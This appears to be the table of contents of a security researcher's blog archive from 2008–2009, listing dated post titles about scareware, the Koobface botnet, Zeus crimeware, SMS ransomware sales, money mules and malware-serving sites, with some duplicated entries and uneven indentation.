- *A Diverse Portfolio of Fake Security Software - Part Ten (2008-10-22 15:04)*
- *Compromised Portfolios of Legitimate Domains for Sale (2008-10-24 15:22)*
- *Money Mules Syndicate Actively Recruiting Since 2002 (2008-10-28 13:06)*
- *A Diverse Portfolio of Fake Security Software - Part Eleven (2008-10-28 15:44)*
- *Pseudo Email Marketing Tools Empowering Spammers (2008-10-29 15:28)*

- *November*
  - *Modified Zeus Crimeware Kit Gets a Performance Boost (2008-11-03 16:22)*

        - A Diverse Portfolio of Fake Security Software - Part Twelve (2008-11-03 22:36)
        - Summarizing Zero Day's Posts for October (2008-11-04 16:10)
        - DIY Phishing Pages With Command and Control Interfaces (2008-11-06 13:26)
        - Zeus Crimeware Kit Gets a Carding Layout (2008-11-10 12:29)
        - DIY Skype Malware Spreading Tool in the Wild (2008-11-12 14:35)
        - More Compromised Portfolios of Legitimate Domains for Sale (2008-11-12 15:15)
        - A Diverse Portfolio of Fake Security Software - Part Thirteen (2008-11-12 15:52)
        - Dissecting the Latest Koobface Facebook Campaign (2008-11-13 15:16)
        - Embassy of Brazil in India Compromised (2008-11-13 16:18)
        - Will Code Malware for Financial Incentives (2008-11-18 12:54)
        - New Web Malware Exploitation Kit in the Wild (2008-11-19 12:15)
        - The DDoS Attack Against Bobbear.co.uk (2008-11-19 16:35)
        - Localizing Cybercrime - Cultural Diversity on Demand Part Two (2008-11-25 13:55)
        - A Diverse Portfolio of Fake Security Software - Part Fourteen (2008-11-27 15:09)
    - December
        - Yet Another Web Malware Exploitation Kit in the Wild (2008-12-02 14:08)
        - Rock Phish-ing in December (2008-12-02 14:24)
        - Zeus Crimeware as a Service Going Mainstream (2008-12-04 13:53)
        - Dissecting the Koobface Worm's December Campaign (2008-12-08 16:58)

        - *The Koobface Gang Mixing Social Engineering Vectors (2008-12-09 13:53)*
        - *Summarizing Zero Day's Posts for November (2008-12-11 16:04)*
        - *Localized Social Engineering on Demand (2008-12-15 15:47)*
        - *Localized Social Engineering on Demand (2008-12-15 15:47)*
        - *Skype Phishing Pages Serving Exploits and Malware - Part Two (2008-12-15 19:45)*
        - *Cyber Jihadists part of the GIMF Busted (2008-12-17 20:21)*
- *2009*
    - *January*
        - *Squeezing the Cybercrime Ecosystem in 2009 (2009-01-06 15:31)*
        - *Squeezing the Cybecrime Ecosystem in 2009 (2009-01-06 15:31)*
        - *Summarizing Zero Day's Posts for December (2009-01-06 16:19)*
        - *Dissecting the Bogus LinkedIn Profiles Malware Campaign (2009-01-07 15:36)*
        - *Domains Serving Internet Explorer Zero Day in December (2009-01-14 21:21)*
        - *Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth (2009-01-15 00:00)*
        - *Embedding Malicious IFRAMEs Through Stolen FTP Accounts - Part Two (2009-01-19 17:29)*
        - *A Diverse Portfolio of Fake Security Software - Part Fourteen (2009-01-19 22:03)*
        - *Exposing a Fraudulent Google AdWords Scheme (2009-01-21 16:01)*
        - *Embassy of India in Spain Serving Malware (2009-01-27 11:31)*
        - *Poisoned Search Queries at Google Video Serving Malware (2009-01-28 17:04)*

- *February*
  - *The Template-ization of Malware Serving Sites - Part Two (2009-02-02 15:49)*
  - *Copycat Web Malware Exploitation Kits Are Still Faddish (2009-02-02 16:21)*
  - *Crimeware in the Middle - Adrenalin (2009-02-03 14:42)*
  - *A Diverse Portfolio of Fake Security Software - Part Fifteen (2009-02-03 23:06)*
  - *Summarizing Zero Day's Posts for January (2009-02-05 21:15)*
  - *Quality Assurance in a Managed Spamming Service (2009-02-11 16:50)*
  - *Fake Codec Serving Domains from Digg.com's Comment Spam Attack (2009-02-11 18:55)*
  - *Community-driven Revenue Sharing Scheme for CAPTCHA Breaking (2009-02-17 14:33)*
  - *Pharmaceutical Spammers Targeting LinkedIn (2009-02-18 18:22)*
  - *Fake Celebrity Video Sites Serving Malware - Part Three (2009-02-24 00:47)*
  - *The Cost of Anonymizing a Cybercriminal's Internet Activities - Part Two (2009-02-24 16:10)*
  - *Help! Someone Hijacked my 100k+ Zeus Botnet! (2009-02-26 21:42)*
  - *Inside a DIY Image Spam Generating Traffic Management Kit (2009-02-26 22:48)*
- *March*
  - *Summarizing Zero Day's Posts for February (2009-03-04 12:28)*
  - *Russian Homosexual Sites Under (Commissioned) DDoS Attack (2009-03-04 13:00)*
  - *Inside (Yet Another) Managed Spam Service (2009-03-09 22:18)*

        - *Azerbaijanian Embassies in Pakistan and Hungary Serving Malware (2009-03-11 15:45)*
        - *Who's Behind the Estonian DDoS Attacks from 2007? (2009-03-12 17:39)*
        - *Ethiopian Embassy in Washington D.C Serving Malware (2009-03-18 23:10)*
        - *Crimeware in the Middle - Limbo (2009-03-19 18:59)*
        - *Embassy of Portugal in India Serving Malware (2009-03-25 23:08)*
        - *A Diverse Portfolio of Fake Security Software - Part Sixteen (2009-03-26 13:08)*
        - *Summarizing Zero Day's Posts for March (2009-03-31 17:54)*
        - *Diverse Portfolio of Fake Security Software - Part Seventeen (2009-03-31 17:58)*
    - *April*
        - *Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software (2009-04-01 17:38)*
        - *Inside a Zeus Crimeware Developer's To-Do List (2009-04-08 20:39)*
        - *A Diverse Portfolio of Fake Security Software - Part Eighteen (2009-04-08 21:26)*
        - *Conficker's Scareware/Fake Security Software Business Model (2009-04-14 19:55)*
        - *Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware (2009-04-15 22:26)*
        - *A Diverse Portfolio of Fake Security Software - Part Nineteen (2009-04-16 17:24)*
        - *A CCDCOE Report on the Cyber Attacks Against Georgia (2009-04-16 19:20)*
        - *Massive Blackhat SEO Campaign Serving Scareware (2009-04-22 19:57)*
        - *Spamvertised Swine Flu Domains (2009-04-28 22:27)*

        - *Massive SQL Injections Through Search Engine's Reconnaissance - Part Two (2009-04-29 14:32)*
        - *419 Scam Artists Using NYTimes.com 'Email this' Feature (2009-04-30 23:03)*
    - *May*
        - *Summarizing Zero Day's Posts for April (2009-05-01 10:05)*
        - *Dissecting a Swine Flu Black SEO Campaign (2009-05-06 16:05)*
        - *Spamvertised Swine Flu Domains - Part Two (2009-05-06 16:20)*
        - *Dating Spam Campaign Promotes Bogus Dating Agency (2009-05-06 19:45)*
        - *SMS Ransomware Source Code Now Offered for Sale (2009-05-12 13:46)*
        - *A Diverse Portfolio of Fake Security Software - Part Twenty (2009-05-14 20:30)*
        - *GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime (2009-05-19 23:37)*
        - *GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime (2009-05-19 23:37)*
        - *Inside a Money Laundering Group's Spamming Operations (2009-05-26 18:41)*
        - *Inside a Money Laundering Group's Spamming Operations (2009-05-26 18:41)*
        - *3rd SMS Ransomware Variant Offered for Sale (2009-05-27 19:50)*
    - *June*
        - *Dating Spam Campaign Promotes Bogus Dating Agency - Part Two (2009-06-02 15:21)*
        - *Summarizing Zero Day's Posts for May (2009-06-02 15:49)*
        - *From Ukrainian Blackhat SEO Gang With Love (2009-06-04 16:45)*

        - *A Diverse Portfolio of Fake Security Software - Part Twenty One (2009-06-05 16:37)*
        - *Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot (2009-06-08 09:37)*
        - *GazTransitStroy/GazTranZitStroy Rubbing Shoulders with Petersburg Internet Network LLC (2009-06-08 14:28)*
        - *From Ukrainian Blackhat SEO Gang With Love - Part Two (2009-06-09 23:03)*
        - *Iranian Opposition DDoS-es pro-Ahmadinejad Sites (2009-06-16 12:53)*
        - *From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms (2009-06-17 18:36)*
        - *A Peek Inside the Managed Blackhat SEO Ecosystem (2009-06-24 14:21)*
        - *Ethiopian Embassy in Washington D.C Serving Malware - Part Two (2009-06-25 14:01)*
    - *July*
        - *Summarizing Zero Day's Posts for June (2009-07-01 22:26)*
        - *A Diverse Portfolio of Fake Security Software - Part Twenty Two (2009-07-03 18:34)*
        - *The Multitasking Fast-Flux Botnet that Wants to Bank With You (2009-07-07 07:28)*
        - *Legitimate Software Typosquatted in SMS Micro-Payment Scam (2009-07-07 14:07)*
        - *Transmitter.C Mobile Malware in the Wild (2009-07-08 20:02)*
        - *Dissecting Koobface Worm's Twitter Campaign (2009-07-15 16:49)*
        - *4th SMS Ransomware Variant Offered for Sale (2009-07-16 18:48)*
        - *From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts (2009-07-16 22:57)*

        - *Koobface - Come Out, Come Out, Wherever You Are (2009-07-22 11:09)*
        - *Koobface - Come Out, Come Out, Wherever You Are (2009-07-22 11:09)*
        - *A Diverse Portfolio of Fake Security Software - Part Twenty Three (2009-07-27 17:59)*
        - *5th SMS Ransomware Variant Offered for Sale (2009-07-29 13:17)*
        - *Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)*
        - *Social Engineering Driven Web Malware Exploitation Kit (2009-07-30 16:36)*
    - *August*
        - *Summarizing Zero Day's Posts for July (2009-08-03 17:02)*
        - *Managed Polymorphic Script Obfuscation Services (2009-08-04 19:32)*
        - *Movement on the Koobface Front (2009-08-04 21:10)*
        - *Movement on the Koobface Front (2009-08-04 21:10)*
        - *Scareware Template Localized to Arabic (2009-08-05 22:07)*
        - *Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware (2009-08-06 21:29)*
        - *U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding (2009-08-10 18:53)*
        - *Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)*
        - *Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)*

        - *Movement on the Koobface Front - Part Two (2009-08-19 11:27)*
        - *Movement on the Koobface Front - Part Two (2009-08-19 11:27)*
        - *6th SMS Ransomware Variant Offered for Sale (2009-08-24 18:14)*
    - *September*
        - *Summarizing Zero Day's Posts for August (2009-09-01 15:46)*
        - *SMS Ransomware Displays Persistent Inline Ads (2009-09-03 15:14)*
        - *SMS Ransomware Displays Persistent Inline Ads (2009-09-03 15:14)*
        - *News Items Themed Blackhat SEO Campaign Still Active (2009-09-07 22:42)*
        - *Ukrainian "Fan Club" Features Malvertisement at NYTimes.com (2009-09-14 20:04)*
        - *Koobface Botnet's Scareware Business Model (2009-09-16 20:45)*
        - *Koobface Botnet's Scareware Business Model (2009-09-16 20:45)*
        - *The Ultimate Guide to Scareware Protection (2009-09-18 19:03)*
        - *Dissecting September's Twitter Scareware Campaign (2009-09-25 12:03)*
        - *Dissecting September's Twitter Scareware Campaign (2009-09-25 12:03)*
    - *October*
        - *Summarizing Zero Day's Posts for September (2009-10-01 15:38)*
        - *Standardizing the Money Mule Recruitment Process (2009-10-06 09:23)*
        - *Standardizing the Money Mule Recruitment Process (2009-10-06 09:23)*
        - *Koobface Botnet Dissected in a TrendMicro Report (2009-10-14 18:22)*

- *Koobface Botnet Dissected in a TrendMicro Report (2009-10-14 18:22)*
- *Scareware Serving Conficker.B Infection Alerts Spam Campaign (2009-10-20 18:51)*
- *Koobface Botnet Redirects Facebook's IP Space to my Blog (2009-10-21 22:28)*
- *Koobface Botnet Redirects Facebook's IP Space to my Blog (2009-10-21 22:28)*
- *Ongoing FDIC Spam Campaign Serves Zeus Crimeware (2009-10-27 23:46)*

- *November*
  - *Summarizing Zero Day's Posts for October (2009-11-02 23:29)*
  - *Pricing Scheme for a DDoS Extortion Attack (2009-11-03 10:58)*
  - *Koobface Botnet's Scareware Business Model - Part Two (2009-11-11 19:03)*
  - *Koobface Botnet's Scareware Business Model - Part Two (2009-11-11 19:03)*
  - *Keeping Money Mule Recruiters on a Short Leash (2009-11-16 23:09)*
  - *One Year Worth of Zeus Crimeware Development Through the Eyes of the Cybercriminal (2009-11-16 23:31)*
  - *Massive Scareware Serving Blackhat SEO, the Koobface Gang Style (2009-11-17 22:36)*
  - *Massive Scareware Serving Blackhat SEO, the Koobface Gang Style (2009-11-17 22:36)*
  - *"Your mailbox has been deactivated" Spam Campaign Serving Crimeware (2009-11-17 23:11)*
  - *Scareware Campaign Using Google Sponsored Links (2009-11-19 00:30)*
  - *Koobface Botnet Starts Serving Client-Side Exploits (2009-11-25 20:09)*

        - *Koobface Botnet Starts Serving Client-Side Exploits (2009-11-25 20:09)*
        - *Summarizing Zero Day's Posts for November (2009-11-30 20:00)*
    - *December*
        - *Pushdo Injecting Bogus Swine Flu Vaccine (2009-12-02 09:32)*
        - *Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd (2009-12-03 22:18)*
        - *Keeping Reshipping Mule Recruiters on a Short Leash (2009-12-07 20:26)*
        - *Celebrity-Themed Scareware Campaign Abusing DocStoc (2009-12-07 22:17)*
        - *A Diverse Portfolio of Fake Security Software - Part Twenty Four (2009-12-21 22:58)*
        - *Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline (2009-12-22 10:49)*
        - *Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline (2009-12-22 10:49)*
        - *The Koobface Gang Wishes the Industry "Happy Holidays" (2009-12-26 23:25)*
        - *The Koobface Gang Wishes the Industry "Happy Holidays" (2009-12-26 23:25)*